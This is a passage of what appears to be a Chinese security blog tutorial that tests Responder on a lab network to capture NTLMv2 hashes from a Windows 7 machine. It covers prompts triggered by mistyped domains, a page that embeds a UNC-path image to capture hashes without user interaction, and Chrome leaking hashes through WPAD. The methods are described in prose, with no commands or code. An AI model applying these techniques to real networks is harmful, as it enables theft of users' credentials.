



### 三：通过错误域名获取hash

Responder还有通过http协议来骗取hash值的功能，由于win7默认会尝试通过LLMNR、NBNS协议解析域名，那么win7输入错误域名后会被欺骗并解析到kali，随后responder会要求NTLM认证，受害机器就会发送hash值。

#### 需要交互获取hash值


进行下测试，开启responder、win7打开ie浏览器**访问一个不存在的域名**，会弹出认证框，输入凭证后即可获取hash值：





继续测试其他浏览器是否如IE一样弹出认证框：

chrome：



firefox：



可以看到chrome不会弹出认证框、firefox的认证框则不太会让人想到输入windwos凭据。


#### 不需要交互获取hash值


虽然上述方式可以，但是浏览器中一个网站要求windwos密码还是显得不常见，那么能不能自动化一点呢？猜想也许可以直接通过web页面嵌入网络共享资源，使受害机器win7直接请求资源，由于资源中的主机名不存在，会被responder欺骗，随后获取到NTLM V2hash值，完成连环攻击，**类似于只要手抖输错域名就会被获取到hash值，不需要交互。**

首先在kali上开启一个web服务，修改index.html，在index.html中嵌入一个img标签，并将src写为UNC路径格式，这里主机名写的是不存在的主机win-http，启动nginx然后开启Responder：



在win7上打开IE浏览器，尝试访问一个不存在的域名，而后查看kali发现已获取到hash值：






但是经测试发现，这种共享资源获取hash值方式对chrome和firefox并不适用。


#### chrome的小彩蛋

也许看下来chrome在这方面的安全性比较好，但是在测试过程中发现了一个只有chrome存在的问题——在**WPAD**启用的情况下（默认启用），开启Responder后，在win7机器上**仅需打开chrome浏览器**就会被获取到hash，且其他如ie、firefox均不会有这个问题。

WPAD默认启用：



Responder日志：



为什么会出现这个情况？

**WPAD（Web Proxy Auto-Discovery Protocol）** 是 Web 代理自动发现协议，**猜想**chrome是因为自己的某些404功能需要代理，所以在WPAD开启的情况下会自动查找代理服务器，并通过llmnr广播出去，并在这个过程中被responder欺骗，随后同样被要求进行NTLM认证。

## 总结

#### 总结一下，Reponder的主要作用其实就是“协议欺骗”+“模拟服务”，先通过NBNS、LLMNR或MDNS协议进行欺骗，将流量转到本机，再通过服务交互来获取hash值，本文仅仅从技术可行性出发介绍了几种利用responder骗取NTLMv2 hash的方法，并没有考虑太多实际环境中的可行性，大家可以根据自己需要进行深入。下篇文章将会介绍responder其他用法以及检测。